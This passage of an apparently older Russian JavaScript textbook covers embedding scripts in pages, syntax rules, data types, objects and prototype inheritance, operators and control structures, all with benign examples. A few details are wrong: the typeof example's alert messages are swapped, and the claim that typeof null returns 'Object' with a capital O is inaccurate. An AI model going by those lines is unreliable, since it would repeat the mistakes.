Должно быть, это наиболее часто встречающийся способ добавления скриптов в Web-страницы. Последовательность инструкций просто записывается между парой тегов `<SCRIPT>` и `</SCRIPT>`, корректно размещенных в HTML-документе:

```
<HTML><BODY>
...
<SCRIPT type="text/javascript">
<!--
    var x = 10;
    alert('JavaScript на примерах');
// -->
</SCRIPT>
...
</BODY></HTML>
```

Браузер интерпретирует полностью содержимое такого блока, как программный код, написанный на языке, указанном в атрибуте `type`. Как можно заметить, в приведенном примере код заключен в HTML-комментарий (`<!--` и `-->`). Это стандартный прием для обеспечения совместимости со старыми версиями браузеров. Такой подход позволяет избежать вывода на страницу кода скриптов, если обозреватель не поддерживает их исполнение. В действительности, браузеров, не "знающих" о существовании тега `<SCRIPT>`, сейчас просто не найти. Тем не менее этот прием широко используется и в настоящее время.

Включение кода из внешнего источника

Этот способ подразумевает указание атрибута `src` в теге `<SCRIPT>`, значением которого является URI внешнего скрипта:

```
<HTML><BODY>
...
<SCRIPT type="text/javascript" src="external.js"></SCRIPT>
...
</BODY></HTML>
```

Как уже упоминалось, встречая тег `<SCRIPT>` с атрибутом `src`, браузер пытается получить данные из источника, указанного значением этого атрибута, и интерпретировать их как программный код на языке, обо-

значенном в атрибуте `type`. При этом все содержимое элемента `SCRIPT` полностью игнорируется. Фактически, это выглядит так, как если бы содержимое элемента `SCRIPT` заменялось на содержимое внешнего скрипта.

Данный метод обладает несколькими существенными преимуществами по сравнению с непосредственным включением кода в Web-страницу:

- отделение логики от представления. Это подразумевает раздельное существование структуры, предоставляющей пользовательский интерфейс (в нашем случае — HTML-документ) и алгоритмов работы с данными и управления этой структурой (в нашем случае — внешний скрипт). Такой подход, в частности, позволяет вести раздельную разработку интерфейса и алгоритмов обработки данных (часто — разными разработчиками);
- возможность использования одного внешнего скрипта многими Web-страницами;
- возможность динамической генерации кода скрипта на сервере;
- интенсивное кэширование подключаемых данным способом скриптов современными браузерами. Это приводит к уменьшению трафика для конечных пользователей и увеличению скорости загрузки страниц сайтов.

Включение кода в обработчики событий элементов Web-страниц

Для многих элементов Web-страниц существует возможность назначения обработчиков событий пользовательского ввода (движение указателя мыши, потеря и получение фокуса, нажатия клавиш). Обработчики событий задаются путем указания значений специальных атрибутов тегов этих элементов. Например, для назначения обработчика события движения мыши для некоторого элемента необходимо определить для него атрибут `onmousemove`. Значениями таких атрибутов являются строки программного кода на одном из языков сценариев, поддерживаемых браузером. Например, следующий код демонстрирует назначение обработчика события щелчка мышью элементу `DIV`:

```
<HTML><BODY>
...
<DIV onclick="alert('Щелчок мышью');">
  Щелкните мышью здесь</DIV>
...
</BODY></HTML>
```

Включение кода в виде псевдо-URL

Этот способ похож на предыдущий. Он подразумевает формирование URL специального вида путем указания протокола доступа к данным `javascript:`, после чего записывается строка программного кода. Подобный URL может быть задан, например, как значение свойства `href` тега `<A>`, свойства `action` тега `<FORM>`, свойства `src` тега `<FORM>` или `<IMG>`. Например:

```
<HTML><BODY>
...
<a href="javascript: alert('Щелчок');">Ссылка JavaScript</a>
...
</BODY></HTML>
```

Данный способ часто используют с целью создания на странице ссылок для добавления этой страницы в список закладок браузера и других похожих задач. *Подробнее об использовании протокола javascript: будет рассказано в главе 8.*

Примечание

Следует заметить, что при использовании двух последних методов включения JavaScript-кода в HTML-документ обязательно указание для документа языка сценариев по умолчанию. Это может быть сделано путем включения соответствующего объявления `META` в тег `HEAD`: `<META http-equiv="Content-Script-Type" content="text /javascript">`, либо HTTP-заголовком `Content-Script-Type: text/javascript`.

Порядок исполнения скриптов в документе

Блоки кода JavaScript, внедренные в HTML-документ с помощью тега `<SCRIPT>` (как непосредственно, так и из внешнего источника), исполняются последовательно в том порядке, в котором они найдены браузером в документе. При этом блоки с установленным атрибутом `defer` могут быть проигнорированы и исполнены позже (установка атрибута `defer` не обеспечивает безусловного отложенного исполнения скрипта, а лишь декларирует такую возможность).

Код, добавленный в документ в виде обработчиков событий элементов либо в виде псевдо-URL, исполняется при возникновении соответствующих событий.

Основные характеристики языка

Теперь рассмотрим характеристики JavaScript, обуславливающие правила написания программного кода.

Регистрозависимость

JavaScript-код интерпретируется с учетом регистра символов. Это означает, что исполняющая система различает строчные и прописные буквы в написании идентификаторов, ключевых слов, операторов и других символов языка. Таким образом, в следующем фрагменте кода производится объявление, и присваиваются значения трем различным переменным:

```
var nvalue = 10;
var nValue = 20;
var nVALUE = 30;
```

Интерпретация пробельных символов

Пробельные символы (символы перевода строки, символы табуляции, пробелы) в JavaScript служат преимущественно для форматирования кода. Они не определяют логическую структуру программы (как, например, в языке Python). Количество следующих подряд пробельных символов не имеет значения. В случаях простых и однозначных конструкций пробелы могут опускаться. Таким образом, следующие строки кода семантически идентичны:

```
x=Math.sqrt(10);
x = Math.sqrt(10);
x           =    Math.sqrt   (   10   )    ;
```

Тем не менее во многих случаях удаление пробелов (например, между некоторыми операторами и идентификаторами) приводит к образованию новых конструкций, не идентичных исходным. Рассмотрим следующий код:

```
var oMyObject = new MyObject;
```

Удалив здесь один пробел, получим совершенно иную по смыслу инструкцию:

```
var oMyObject = newMyObject;
```

Количество пробельных символов и их тип также имеют значение при определении литералов строк.

Комментарии

В JavaScript существуют два вида комментариев: однострочные и многострочные. Однострочный комментарий начинается с двух знаков "прямой слэш" (`//`) и заканчивается символом перевода строки (т. е. в конце строки вы нажимаете клавишу <Enter>). Пример однострочного комментария:

```
var x = 10; // однострочный комментарий
```

Многострочные комментарии начинаются последовательностью символов `/*` и заканчиваются `*/`. Например:

```
/*
  Многострочный комментарий
  Многострочный комментарий
*/
```

Следует учесть, что не стоит пытаться записывать вложенные многострочные комментарии, т. к. первая же последовательность символов `*/` вложенного комментария будет воспринята интерпретатором как признак завершения всего комментируемого блока, а оставшаяся часть закомментированного текста будет рассматриваться как программный код, что, скорее всего, вызовет возникновение синтаксических ошибок.

Запись инструкций, символы-разделители

Инструкции JavaScript могут быть записаны в одну или несколько строк и могут разделяться символом `;`. При записи нескольких инструкций в одну строку, их разделение точкой с запятой обязательно. Могут существовать *пустые инструкции*, образующиеся при записи подряд нескольких символов `;`. Разделение инструкций не обязательно, если каждая из них начинается с новой строки (правда, это не лучший стиль оформления кода, к тому же при таком подходе повышается вероятность допустить синтаксические ошибки). Например, следующий код корректен:

```
var x = 10;
x =
  x +
  4; ;; x = x - 2;
y = x + 5
x = y - 10
```

Операторные блоки, составной оператор

Путем использования фигурных скобок (`{}`) несколько следующих подряд инструкций на языке JavaScript могут быть объединены в единый логический блок, называемый *операторным блоком*. Такая конструкция может рассматриваться как один оператор, который часто называют *составным оператором*. Обычно операторные блоки используются для определения тел функций, циклов и т. д.

Следует отметить одну особенность операторных блоков языка JavaScript — в отличие от многих языков программирования (таких как C++, Pascal), они не порождают пространств имен, если только не определяют тела функции.

Ключевые и зарезервированные слова

Спецификации различных реализаций JavaScript определяют списки зарезервированных слов, которые не могут быть использованы в качестве идентификаторов. Перечень зарезервированных слов может пополняться в процессе эволюции языка. Далее приведен список известных на данный момент зарезервированных слов.

`break`	`default`	`finally`	`new`	`throw`
`case`	`delete`	`for`	`null`	`true`
`catch`	`do`	`function`	`protected`	`try`
`class`	`else`	`if`	`return`	`typeof`
`const`	`export`	`import`	`super`	`var`
`continue`	`extends`	`in`	`switch`	`while`
`debugger`	`false`	`instanceof`	`this`	`with`

Также спецификация JScript (версия JavaScript от Microsoft) определяет дополнительный список зарезервированных слов. Они могут быть использованы как идентификаторы, но при этом перестают интерпретироваться как ключевые слова далее в скрипте. Список таких слов таков:

`abstract`	`enum`	`interface`	`public`	`ulong`
`boolean`	`final`	`internal`	`sbyte`	`ushort`
`byte`	`float`	`long`	`set`	`void`
`char`	`get`	`package`	`short`	
`decimal`	`implements`	`private`	`static`	
`double`	`int`	`protected`	`uint`	

В спецификации JScript также указаны слова, которые планируется сделать зарезервированными в будущем. Пока они также могут быть использованы в качестве идентификаторов:

assert	goto	native	throws	volatile
ensure	invariant	require	transient	
event	namespace	synchronized	use	

Учитывая постоянное совершенствование диалектов JavaScript, представляется разумным вообще не использовать слова из вышеприведенных групп в качестве идентификаторов в своих скриптах, чтобы исключить возможную несовместимость со следующими версиями языка.

Переменные и константы

Переменные и константы можно рассматривать как символические имена соответствующих им значений, т. е. данных. Отличие константы от переменной состоит в том, что значение переменной может изменяться во время исполнения скрипта, а константы — нет.

Правила записи имен

Имена переменных и констант являются идентификаторами. В JavaScript существуют следующие правила записи имен переменных и констант:

- имя переменной или константы должно начинаться с символа `$` (знак доллара), _ (символ подчеркивания) либо латинской буквы;
- следующими за первым символами могут быть: `$`, _, цифры, латинские буквы. Начиная с JavaScript версии 1.5, это могут быть также символы ISO 8859-1, Unicode и escape-последовательности, как например `\u2211`.

Следующие имена являются корректными в JavaScript 1.5 и выше:

`variable0`, `_$___`, `$™_\u221E_D`

Однако, если вы хотите видеть свои скрипты работоспособными во всех браузерах, не стоит позволять себе вольностей, подобных `$™_\u221E_D` в выборе имен переменных. Гораздо безопаснее ограничиться использованием латиницы и символа подчеркивания.

Объявление переменных и констант

Переменные могут быть объявлены двумя способами:

- путем присвоения значения переменной;
- с использованием ключевого слова `var` (при этом можно также сразу присвоить переменной значение).

То как объявляется переменная, может влиять на область ее видимости *(см. далее)*.

Константы могут определяться только одним способом: при помощи ключевого слова `const`. Далее приведены примеры объявления переменных и констант:

```
x = 10;       // объявление переменной путем
              // присвоения значения
var y;        // объявление переменной с помощью var
var z = 10;   // объявление переменной с помощью var
              // и присвоение значения
const c = 5;  // объявление числовой константы
```

Область видимости переменных и констант

В JavaScript существуют две области видимости переменных: локальная и глобальная. Переменные и константы, принадлежащие глобальной области видимости, могут использоваться в любом месте скрипта. Локальная область видимости допускает использование принадлежащих ей констант и переменных только в ее пределах.

В отличие от многих других языков программирования, локальную область видимости в JavaScript создает только тело функции. Операторные блоки не генерируют локальных областей видимости (как, например, в C++), поэтому при выходе потока вычислений за пределы операторного блока, переменные, объявленные внутри блока, не уничтожаются.

Объявить локальную переменную в теле функции можно, только используя ключевое слово `var`. Во всех остальных случаях, таких как объявление переменной внутри функции путем присвоения значения, объявление переменной вне функции (как с использованием `var`, так и без него), переменные будут относиться к глобальной области видимости. В следующем примере только переменная `L` является локальной:

```
var g0 = 10; g1 = 20;
function f()
```

```
{
    g2 = 30;
    var L = 0;
}
f();
// далее можно использовать переменные g0, g1, g2, но не L
```

Особо следует подчеркнуть тот факт, что нельзя объявлять переменные и константы с одинаковыми именами в пределах одной области видимости. Также их имена не должны совпадать с именами функций.

Примечание

Глобальная переменная, если при ее определении не использовалось ключевое слово `var`, может быть удалена при помощи оператора `delete`.

Типы данных

JavaScript является динамически типизированным языком, что означает отсутствие необходимости определения типа переменной при ее объявлении. Тип переменных определяется из контекста и изменяется в процессе совершения операций с данными (выполняется динамическое приведение типов). Применительно к JavaScript можно выделить следующие классы типов данных:

- скалярные (строковый, числовой, логический);
- составные (массивы, объекты);
- специальные (`null`, `undefined`).

Примечание

Здесь стоит отметить тот факт, что в JavaScript переменная любого (в том числе и скалярного) типа представляется объектом, т. е. имеет набор свойств и методов, что дает возможность более гибко оперировать данными. Однако JavaScript прозрачно поддерживает семантику работы с данными конкретных типов, свойственную жестко типизированным языкам программирования.

Получить тип данных, который имеет переменная, можно при помощи оператора `typeof`. Этот оператор возвращает строку, идентифицирующую соответствующий тип.

Сейчас мы рассмотрим специальные и скалярные типы данных, особенности их конвертирования и способы литерального определения данных

этих типов. Массивы и объекты будут рассмотрены далее в соответствующих разделах этой главы.

Специальные типы данных

В JavaScript существуют два специальных типа данных: `null` и `undefined`. С первого взгляда они похожи, однако семантика их применения существенно различается.

Тип данных *null*

Переменные этого типа данных могут иметь единственное значение `null`. Такие переменные можно охарактеризовать как не содержащие данных. То есть они не содержат действительных данных любых других типов.

Изменить тип данных переменной на `null` можно, присвоив ей специальное литеральное значение `null`:

```
var x = null;
```

Такое действие используют для удаления данных, хранимых в переменной.

Примечание

Для переменных данного типа оператор `typeof` возвращает строку `"Object"`, что может вводить в заблуждение. Для проверки значения переменной на эквивалентность `null` следует использовать операции равенства либо строгого равенства.

Тип данных *undefined*

Тип переменной считается `undefined` в случаях, когда:

- переменная была декларирована, но ей не было присвоено значение;
- используемая переменная является несуществующим свойством объекта.

Для переменных, которые были декларированы, допускается сравнение со значением `undefined`:

```
var x;
if(x === undefined)
  alert('x === undefined');
```

Однако такой подход не может быть использован для проверки существования переменной. Для того чтобы выяснить, определена ли переменная, необходимо использовать оператор `typeof`:

```
if(typeof(x) == "undefined")
  alert('переменная x определена');
else
  alert('переменная x не определена');
```

Примечание

Тип данных `undefined` поддерживается только достаточно новыми версиями браузеров (Internet Explorer 5.5 и выше, Netscape 6.0 и выше). Поэтому, если планируется совместимость со старыми браузерами, тип `undefined` лучше не использовать.

Скалярные типы данных

JavaScript поддерживает три скалярных типа данных: логический, числовой и строковый.

Логический тип данных *boolean*

Переменные этого типа могут иметь два значения ("истина" или "ложь"), определяемых, соответственно, литералами `true` и `false`. Часто эти значения являются результатами вычисления выражений и могут быть либо сохранены как значения переменных, либо непосредственно использованы в операторах условия, цикла и т. д. Оператор `typeof` для переменных данного типа возвращает строку `"boolean"`.

Конвертирование в *boolean*

При конвертировании в `boolean` следующие значения считаются равными `false`:

- `null`;
- `undefined`;
- числовые `0` или `NaN`;
- строковые, если длина строки равна 0.

Все остальные значения конвертируются в `boolean` как `true`.

Числовой тип данных

Переменные числового типа в JavaScript могут содержать как целые, так и действительные значения. Все числа представляются в формате IEEE 754 и могут находиться в диапазоне от -2^{53} до 2^{53} в виде целых значений либо в диапазонах от $-1{,}7976931348623157\times10^{308}$ до -5×10^{-324} и от 5×10^{-324} до $1{,}7976931348623157\times10^{308}$ в виде значений двойной точности с плавающей точкой. Оператор `typeof` для переменных числового типа возвращает строку `"number"`.

Числовые литералы

Литерально числовые значения могут задаваться в виде чисел в десятичной, восьмеричной, шестнадцатеричной системе счисления и специальных значений.

Числовые литералы в десятичной системе счисления записываются как целые числа, либо как дробные числа в простой или экспоненциальной форме с целой частью или без нее. Далее приводятся корректные примеры записи десятичных литералов:

```
.0001, 0.0001, 1e-4, 1.0e-4, 100, 1e2, 1e+2, 1.0e+2
```

Запись чисел в восьмеричной системе начинается с ведущего нуля. Цифры, составляющие восьмеричное число, лежат в диапазоне от 0 до 7. Примеры восьмеричной записи чисел:

```
0246, 00, 0777
```

Примечание

Стандартом ECMA-262 не специфицируется восьмеричная форма записи, однако практически все реализации JavaScript в современных браузерах поддерживают такую возможность (правда, в браузере Opera она появилась только после пятой версии).

Числовые шестнадцатеричные литералы записываются, начиная с последовательности символов `"0x"` или `"0X"`. Символами, составляющими шестнадцатеричное число, являются цифры от 0 до 9 и латинские буквы от A до F. Примеры записи шестнадцатеричных чисел приведены ниже:

```
0x0, 0XFF, 0x13579BDF, 0x0000FFFF
```

Существует несколько специальных значений, которые могут принимать переменные числового типа. Это `Infinity` (`-Infinity`) и `NaN`. Значение переменной может стать `Infinity` или `-Infinity` при превышении максимально представимых значений числового типа при совершении арифметических операций (например, деление на 0), либо вследствие

прямого присвоения этого значения переменной. Значение `NaN` возникает тогда, когда результат вычислений имеет неопределенное значение (например, деление 0 на 0).

Конвертирование в число

Конвертирование в число происходит в соответствии со следующими правилами:

- конвертирование `null` в число дает 0;
- конвертирование строк дает число, если строка есть символьное представление числа, либо `NaN`, если это не так;
- `boolean`-значение конвертируется в 0, если оно `false`, и в 1, если оно `true`;
- все остальные значения конвертируются в `NaN`.

Строки

Как и в других языках, строки в JavaScript предназначены для хранения данных в виде последовательности символов. Реализации JavaScript современных браузеров поддерживают строки, которые могут содержать как символы из набора ASCII, так и двухбайтовые Unicode-символы.

Литералы строк

Строковые литералы задаются путем заключения последовательности символов в одинарные или двойные кавычки, причем вложенные кавычки другого типа будут являться частью строковых данных. Следующий код корректен:

```
var str0 = "текст ' текст ' текст";
var str1 = 'текст " текст " текст';
```

Но нельзя, например, начинать и заканчивать строку кавычками разного типа.

Для записи строкового литерала на нескольких строках программного кода необходимо в конце строки кода добавлять обратный слэш:

```
var str = "это пример строкового \
литерала записанного \
в несколько строк";
```

Для представления в строках специальных символов (перевод строки, табуляция), кавычек, слэшей, Unicode-символов и т. д. служат так называемые escape-коды. Их список приведен в табл. 1.1.

Таблица 1.1. *Escape-коды*

Код	Значение
`\r`	"Возврат каретки" — переход к началу строки
`\n`	Перевод строки
`\t`	Символ табуляции
`\b`	Символ "backspace" — удаление предыдущего символа
`\f`	Символ перехода к следующей странице
`\v`	Символ вертикальной табуляции
`\\`	Слэш
`\"`	Двойная кавычка
`\'`	Одинарная кавычка
`\x`*XX*	ASCII-символ. *XX* — его шестнадцатеричный код
`\`*XXX*	ASCII-символ. *XXX* — его восьмеричный код
`\u`*XXXX*	Unicode-символ. *XXXX* — его шестнадцатеричный код

Далее приведен пример записи строкового литерала с использованием escape-кодов:

```
var str = "это \"строковый литерал\"\r\nunicode-символ: \u2211";
```

Примечание

Unicode не поддерживается в версиях JavaScript ниже 1.3.

Массивы

Массивы в JavaScript представлены в виде объектов, имеющих свойства упорядоченных карт. При помощи карты производится отображение ключей в значения. Ключи массива могут быть представлены значениями разных типов (не только целым числом). На основе массивов в JavaScript достаточно просто можно реализовать различные, даже весьма сложные структуры данных: словарь, стек, дерево.

Объекты массивов могут создаваться путем присвоения переменным литеральных значений массивов либо при помощи оператора `new`.

Литерально массив определяется перечислением значений в квадратных скобках `[]`. При этом значения имеют целочисленный, последовательно возрастающий от нуля индекс. Тип данных значений может быть любым. Значения могут быть представлены переменными, константами, литералами, в том числе допускается использовать литералы массивов, объектов, функций. Допустимо не указывать некоторые значения (в этом случае их тип данных будет `undefined`). Пример литерального определения массива:

```
var arr = [1, , ,'текст', [1, 2, 3],
           function(){ alert('функция')}, 0,
           100, { prop0: 10, prop1: 2 }, 1000];
```

Объект массива имеет три варианта конструктора, поэтому существуют следующие способы создания массива при помощи оператора `new`:

```
var arr = new Array();
var arr = new Array(<размер массива>);
var arr = new Array(<значение0>, <значение1>, ...,
                    <значениеN>);
```

В первом случае создается пустой массив. Во втором — массив с числом элементов, равным указанным размером (тип всех элементов `undefined`). Третий способ очень похож на определение массива с помощью литерала — аналогично создается массив, заполненный указанными значениями.

Адресация элементов массивов выполняется при помощи все той же нотации квадратных скобок. Причем, поскольку массивы реализованы как карты, то при попытке модификации элемента с несуществующим индексом происходит добавление пары "ключ-значение" в массив:

```
var arr = [10, 20, 30];
var A = arr[1];          // теперь переменная A
                         // содержит значение 20
arr['color'] = 'green'; // в массив добавлено значение 'green'
A = arr['color'];        // теперь переменная A
                         // содержит значение 'green'
```

Элемент массива может быть удален при помощи оператора `delete`. При этом удаляется пара "ключ-значение", т. е. оператор `typeof` для удаленного элемента вернет `undefined`.

Объекты

JavaScript является объектно-ориентированным языком. Объектный подход в нем основан на прототипах. Это означает, что в отличие от многих объектно-ориентированных языков, таких, например, как C++ или Java, базирующихся на концепции классов и экземпляров (где класс являет собой абстрактную сущность, определяющую структуру и поведение его экземпляров), в JavaScript существует только одно понятие — *объект*, являющийся основой реализации объектно-ориентированного подхода в этом языке. Далее мы рассмотрим методы использования объектов в JavaScript — создание, модифицирование, реализацию наследования.

Основные понятия

Объект в JavaScript — это структура, позволяющая объединить неупорядоченную совокупность данных и набор методов для работы с этими данными.

Свойства

Объект содержит данные и ссылки на свои методы как *свойства*. Получить доступ к свойствам объекта можно двумя способами:

- с помощью оператора `.` (точка).
- с помощью синтаксиса доступа к элементам массива.

В обоих случаях при попытке модификации несуществующего свойства такое свойство будет создано, и ему будет присвоено соответствующее значение. Свойство объекта (как, впрочем, и сам объект) можно удалить, используя оператор `delete`. Таким образом, список свойств и методов объектов в JavaScript может изменяться на этапе прогона скрипта. Далее приведен пример доступа к свойствам объекта `myObject` (предполагается, что объект уже создан).

```
var value_1 = myObject.Property_1; // доступ с помощью
                                   // оператора "."
myObject['Property_2'] = 10;       // доступ с помощью
                                   // оператора []
delete myObject.Property_2;        // удаление свойства
                                   // Property_2
```

Примечание

С помощью синтаксиса доступа к элементам массива можно ссылаться на свойства объекта также по числовому индексу, например `myObject[5]`. Обращение по имени к таким свойствам невозможно, если только объект не представляет собой коллекцию элементов дерева документа браузера.

Методы

Методы объекта можно охарактеризовать как ассоциированные с ним функции. Самый простой способ определить для объекта метод — присвоить свойству объекта ссылку на некоторую функцию. Методы отличаются от обычных функций тем, что могут ссылаться на объект, которому они принадлежат, с помощью ключевого слова `this`. Это делает возможным доступ к свойствам и другим методам этого объекта. Далее приведен пример добавления метода `Method_0` к объекту `myObject`. Метод производит получение значения свойства `Property_0` объекта через ссылку `this`.

```
function f()
{
  var prop_value = this.Property_0; // получение значения
                                    // свойства
}
myObject.Method_0 = f;     // создание метода объекта
myObject.Method_0();       // вызов метода (способ 1)
myObject['Method_0']();    // вызов метода (способ 2)
```

Создание объектов

В JavaScript объекты можно создавать либо при помощи оператора `new`, указывая функцию-конструктор объектов определенного типа, либо с помощью литеральной нотации, используя инициализаторы объектов.

Создание объектов в литеральной нотации

Создание объекта таким способом принципиально ничем не отличается от создания переменной любого другого типа. Надо просто присвоить новой переменной (объекту) соответствующий литерал. Литерал объекта представляет собой список пар свойств и соответствующих им значений, разделенных запятой. Такой список заключен в фигурные скобки, а

имена свойств и значения разделены двоеточием. В общем виде это можно записать так:

```
{ prop_1 : val_1, prop_2 : val_2, ... ,prop_N : val_N }
```

Здесь `prop_1`, `prop_2`, `prop_N` — имена свойств объекта, а `val_1`, `val_2`, `val_N` — значения этих свойств. Значениями свойств могут являться переменные, константы, литералы (в том числе литералы функций, массивов, объектов). Если в качестве значения свойства задан литерал функции либо ее идентификатор, то данное свойство будет являться методом объекта. Далее приведен пример создания объекта в литеральной нотации. Обратите внимание на способы определения методов объекта.

```
function f()
{ return this.property_1 + this.property_2[1]; }

var myObject =
{
  property_1: 10,        // свойство с числовым значением
  property_2: [1, 2, 3], // свойство со значением "массив"

  Method_1  : f,         // метод № 1
  Method_2  :            // метод № 2
    function()
    { return this.Method_1() + 10 }
}
```

Создание объектов оператором *new*. Конструкторы объектов. Типы объектов

Второй способ создания объектов заключается в написании функции-конструктора (она будет определять тип объекта) и использовании оператора `new` совместно с этим конструктором. Конструкторам объектов, так же как и обычным функциям, могут передаваться параметры. Это обычно используется для присвоения начальных значений свойствам. Вот простейший пример создания объекта таким образом.

```
function Point(x, y)
{
  this.x = x || 0;
  this.y = y || 0;

  this.Offset =
    function(dx, dy)
```

```
    {
      this.x += dx;
      this.y += dy;
    }
}

var pt = new Point(0, 10);
pt.Offset(5, 6);
```

Как видно из примера, конструктор `Point` специфицирует два свойства объекта — `x` и `y`, а также один метод `Offset`. Затем создается объект `pt` типа `Point` при помощи оператора `new` и производится вызов метода `Offset`.

Примечание

В конструкторе `Point` используется специальный синтаксис для присвоения значений по умолчанию свойствам `x` и `y` (например, `x || 0`). Здесь `0` — значение по умолчанию. Механизм работы данного метода заключается в особенности исполнения операции "ИЛИ" (`||`) в JavaScript. Эта операция возвращает значение первого аргумента, если оно конвертируется в `true`, или второго, если это не так.

Наряду с конструкторами встроенных объектов (таких как `String`, `Date`), ядро JavaScript содержит конструктор объектов, не имеющих свойств `Object`. Его удобно использовать для создания "объектов-пустышек", к которым впоследствии могут быть добавлены необходимые свойства и методы. Например:

```
var obj = new Object();
obj.x = 10;
```

В ряде случаев может возникнуть необходимость добавления свойств, либо методов к уже специфицированному типу объектов (как добавлять свойства к отдельно взятому объекту, рассматривалось ранее). Это может быть сделано при помощи свойства `prototype`. При этом добавленные свойства и методы будут присутствовать как у всех созданных до этого, так и у всех вновь создаваемых объектов этого типа. Продолжив предыдущий пример, добавим типу объектов `Point` метод `SetToOrigin`, а затем вызовем этот метод для объекта `pt`:

```
Point.prototype.SetToOrigin = function()
{
  this.x = this.y = 0;
};
pt.SetToOrigin();
```

Здесь особо следует отметить тот факт, что если вы хотите иметь некоторое свойство, значение которого может изменяться сразу для всех объектов определенного типа, то специфицировать и изменять это свойство следует только указанным выше методом — через свойство `prototype` конструктора.

Наследование

В JavaScript наследование реализуется путем ассоциирования объектов-прототипов с функциями-конструкторами, при этом используется свойство `prototype` конструктора. Другими словами, если требуется создать тип объектов, наследующий свойства и методы некоторого объекта, необходимо присвоить свойству `prototype` функции-конструктора этот объект. Далее приведен пример, демонстрирующий принцип реализации наследования в JavaScript.

```
function Object_1(x)
{
  this.x = x || 0;
}

function Object_2(x, y)
{
  this.parent = Object_1;
  this.parent(x);   // вызов конструктора Object_1
                    // для инициализации свойств
                    // объекта-прототипа
  this.y = y || 0;
}

Object_2.prototype = new Object_1; // устанавливаем для
                                   // Object_2 объект-прототип
var obj = new Object_2(10, 20);    // создаем объект типа
                                   // Object_2, который
                                   // наследует свойство x,
                                   // определяемое в Object_1
```

В этом примере путем определения функций-конструкторов специфицируются два типа объектов: `Object_1` и `Object_2`. Затем создается простая иерархия — `Object_2` наследует свойства `Object_1`.

В примере существует один немаловажный момент, который необходимо отметить особо. В конструктор `Object_1` передается параметр `x`, зна-

чение которого служит для инициализации свойств объектов типа `Object_1`. Скорее всего, нам захочется иметь возможность прозрачной инициализации свойств, наследуемых `Object_2` от `Object_1` при создании объектов типа `Object_2`. Поэтому логично передавать параметр `x` в конструктор `Object_2`, а затем вызывать конструктор `Object_1` с этим параметром. Обратите внимание на то, как это делается. Сначала некоторому свойству объекта (в примере это свойство `parent`, но имя свойства может быть любым) присваивается ссылка на конструктор `Object_1`, а затем производится вызов этого конструктора как метода `Object_2` через значение этого свойства. Зачем? Дело в том, что конструктор `Object_1` определяет свойства или методы создаваемого объекта (в нашем случае это свойство `x`) через ссылку `this` на этот объект. А ссылка `this` передается в функцию, если она является методом объекта. Вызывая конструктор `Object_1` как метод `Object_2`, мы обеспечиваем передачу в `Object_1` через `this`-ссылки на тот же объект, с которым работаем в конструкторе `Object_2`. Важно не прерывать цепочку вызовов конструкторов, если мы не хотим инициализации некоторых свойств объектов параметрами по умолчанию.

Операторы

В JavaScript существует достаточно много операторов, позволяющих осуществлять различные операции с данными. Операторы можно разделить на несколько групп в зависимости от их функционального назначения. В выражениях операторы выполняются в последовательности, определяемой значением их приоритета — сначала выполняются операции с высшим приоритетом. Далее приведены списки операторов JavaScript, сгруппированные по категориям (табл. 1.2—1.6). Более высокий приоритет здесь обозначен меньшими числовыми значениями.

Таблица 1.2. *Арифметические операторы*

Оператор	Приоритет	Количество операндов	Операция
-	1	1	Унарный минус
-	3	2	Вычитание
+	3	2	Сложение
*	2	2	Умножение
/	2	2	Деление

Таблица 1.2 *(окончание)*

Оператор	Приоритет	Количество операндов	Операция
%	2	2	Деление по модулю (остаток от деления)
--	1	1	Декремент
++	1	1	Инкремент

Таблица 1.3. *Битовые операторы*

Оператор	Приоритет	Количество операндов	Операция
~	1	1	Поразрядная инверсия
&	7	2	Поразрядное "И"
|	9	2	Поразрядное "ИЛИ"
^	8	2	Поразрядное исключающее "ИЛИ"
<<	4	2	Поразрядный сдвиг влево с учетом знака
>>	4	2	Поразрядный сдвиг вправо с учетом знака
>>>	4	2	Поразрядный сдвиг вправо без учета знака

Таблица 1.4. *Операторы присваивания*

Оператор	Приоритет	Количество операндов	Операция
=	13	2	Присваивание
+=, &=, |=, ^=, /=, <<=, %=, *=, >>=, -=, >>>=	13	2	Составные операторы присваивания. Между первым и вторым операндом выполняется соответствующая операция, а затем результат присваивается первому операнду

Таблица 1.5. *Логические операторы*

Оператор	Приоритет	Количество операндов	Операция
`!`	1	1	Логическое отрицание
`<`	5	2	Меньше, чем
`>`	5	2	Больше, чем
`<=`	5	2	Меньше или равно
`>=`	5	2	Больше или равно
`==`	6	2	Равенство
`!=`	6	2	Неравенство
`===`	6	2	Строгое соответствие
`!==`	6	2	Строгое несоответствие
`&&`	10	2	Логическое "И"
`||`	11	2	Логическое "ИЛИ"
`?:`	12	3	Условие (единственная тернарная операция)

Таблица 1.6. *Специальные операторы*

Оператор	Приоритет	Количество операндов	Операция
`.`	0	1	Доступ к свойству объекта
`[ ]`	0	1	Доступ к элементу массива, или свойству объекта
`()`	0	~	Группировка операций или вызов функции
`,`	14	2	Последовательное вычисление выражений
`new`	1	1	Создание объекта
`delete`	1	1	Удаление переменных, свойств, элементов массива
`in`	0	2	Проверка существования свойства

Таблица 1.6 *(окончание)*

Оператор	Приоритет	Количество операндов	Операция
`void`	1	1	Определяет выражение без возвращаемого значения
`typeof`	1	1	Определение типа
`instanceof`	1	1	Проверка типа объекта

Структуры управления

В JavaScript существует достаточно развитый набор языковых конструкций для управления потоком вычислений, позволяющий реализовывать алгоритмы любой степени сложности.

Конструкции условного исполнения

Оператор *if...else*

Эта конструкция позволяет выполнять операторы в зависимости от истинности логического условия. Предложение `if...else` записывается следующим образом:

```
if(<условие>) { <блок операторов 1> }
[ else { <блок операторов 2> } ]
```

В случае, если выражение, передаваемое оператору `if`, вычисляется в `true`, будет выполнен первый блок операторов, иначе — второй. Предложение `else` может быть опущено, если не требуется выполнять каких-либо операторов при вычислении логического условия в `false`.

В JavaScript существует сокращенная форма условного оператора:

```
<условие> ? <выражение 1> : <выражение 2>
```

Это тернарный оператор, возвращающий результат вычисления одного из выражений в зависимости от истинности значения, передаваемого в качестве первого операнда (*<условие>*). Если условие истинно, то вычисляется первое выражение, иначе — второе.

Оператор *switch*

`switch` является оператором многоальтернативного выбора, позволяющим выполнять определенный набор инструкций в зависимости от ре-

зультата вычисления некоторого выражения. Оператор `switch` записывается так:

```
switch(<выражение>)
{
  case <значение1> : <инструкция1>; break;
  case <значение2> : <инструкция2>; break;
  ...
  case <значениеN> : <инструкцияN>; break;
  default          : <инструкция>
}
```

